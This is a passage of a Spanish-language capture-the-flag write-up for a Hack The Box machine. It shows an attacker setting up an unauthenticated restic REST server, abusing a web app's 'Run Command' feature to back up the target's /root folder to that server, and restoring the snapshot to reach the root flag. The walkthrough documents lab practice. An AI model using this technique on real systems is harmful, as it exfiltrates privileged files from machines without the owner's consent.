┌─[root@htb-owuflwvcsf]─[/home/excal1bur/Downloads/rest-server]
└──╼ #./rest-server ---path /home/excal1bur/Downloads/ --listen :12345 --no-auth
┌─[✗]─[root@htb-owuflwvcsf]─[/home/excal1bur/Downloads/rest-server]
└──╼ #./rest-server --path /home/excal1bur/Downloads/ --listen :12345 --no-auth
Data directory: /home/excal1bur/Downloads/
Authentication disabled
Append only mode disabled
Private repositories disabled
Group accessible repos disabled
start server on [::]:12345
```

Con el servidor a la escucha configuramos un nuevo repositorio en la web.




Al acceder al nuevo repositorio veremos que podemos ejecutar comandos, primero, Desde el apartado *Run Command* lanzamos el comando para iniciar el repositorio y establecer una conexión. Gracias a esto, podremos hacer una copia de seguridad de la carpeta root.



Podemos ver que, en nuestro servidor, nos llega la confirmación de que se ha creado el repositorio.

```
┌─[✗]─[root@htb-owuflwvcsf]─[/home/excal1bur/Downloads/rest-server]
└──╼ #./rest-server --path /home/excal1bur/Downloads/ --listen :12345 --no-auth
Data directory: /home/excal1bur/Downloads/
Authentication disabled
Append only mode disabled
Private repositories disabled
Group accessible repos disabled
start server on [::]:12345
Creating repository directories in /home/excal1bur/Downloads/root_repo
```


Ahora podemos hacer una copia de seguridad de la carpeta root.



En nuestro repositorio local vemos la snapshot guardada.

```
┌─[root@htb-owuflwvcsf]─[/home/excal1bur/Downloads/root_repo/snapshots]
└──╼ #ls
dc667f84a1ff94732eccce89237c33fd3b7091edb3cb25677852beb324329335
┌─[root@htb-owuflwvcsf]─[/home/excal1bur/Downloads/root_repo/snapshots]
└──╼ #
┌─[✗]─[root@htb-owuflwvcsf]─[/home/excal1bur/Downloads/root_repo/snapshots]
└──╼ #restic -r /home/excal1bur/Downloads/root_repo/ snapshots
enter password for repository:
repository 169ebfda opened (repository version 2) successfully, password is correct
created new cache in /root/.cache/restic
ID        Time                 Host        Tags        Paths
------------------------------------------------------------
dc667f84  2025-09-04 14:39:50  artificial              /root
------------------------------------------------------------
1 snapshots
┌─[root@htb-owuflwvcsf]─[/home/excal1bur/Downloads/root_repo/snapshots]
└──╼ #
```

De esta snapshot podemos hacer un restore para poder acceder a su contenido, para ello haremos lo siguiente.



Finalmente, navegamos por el directorio root y extraemos la root flag.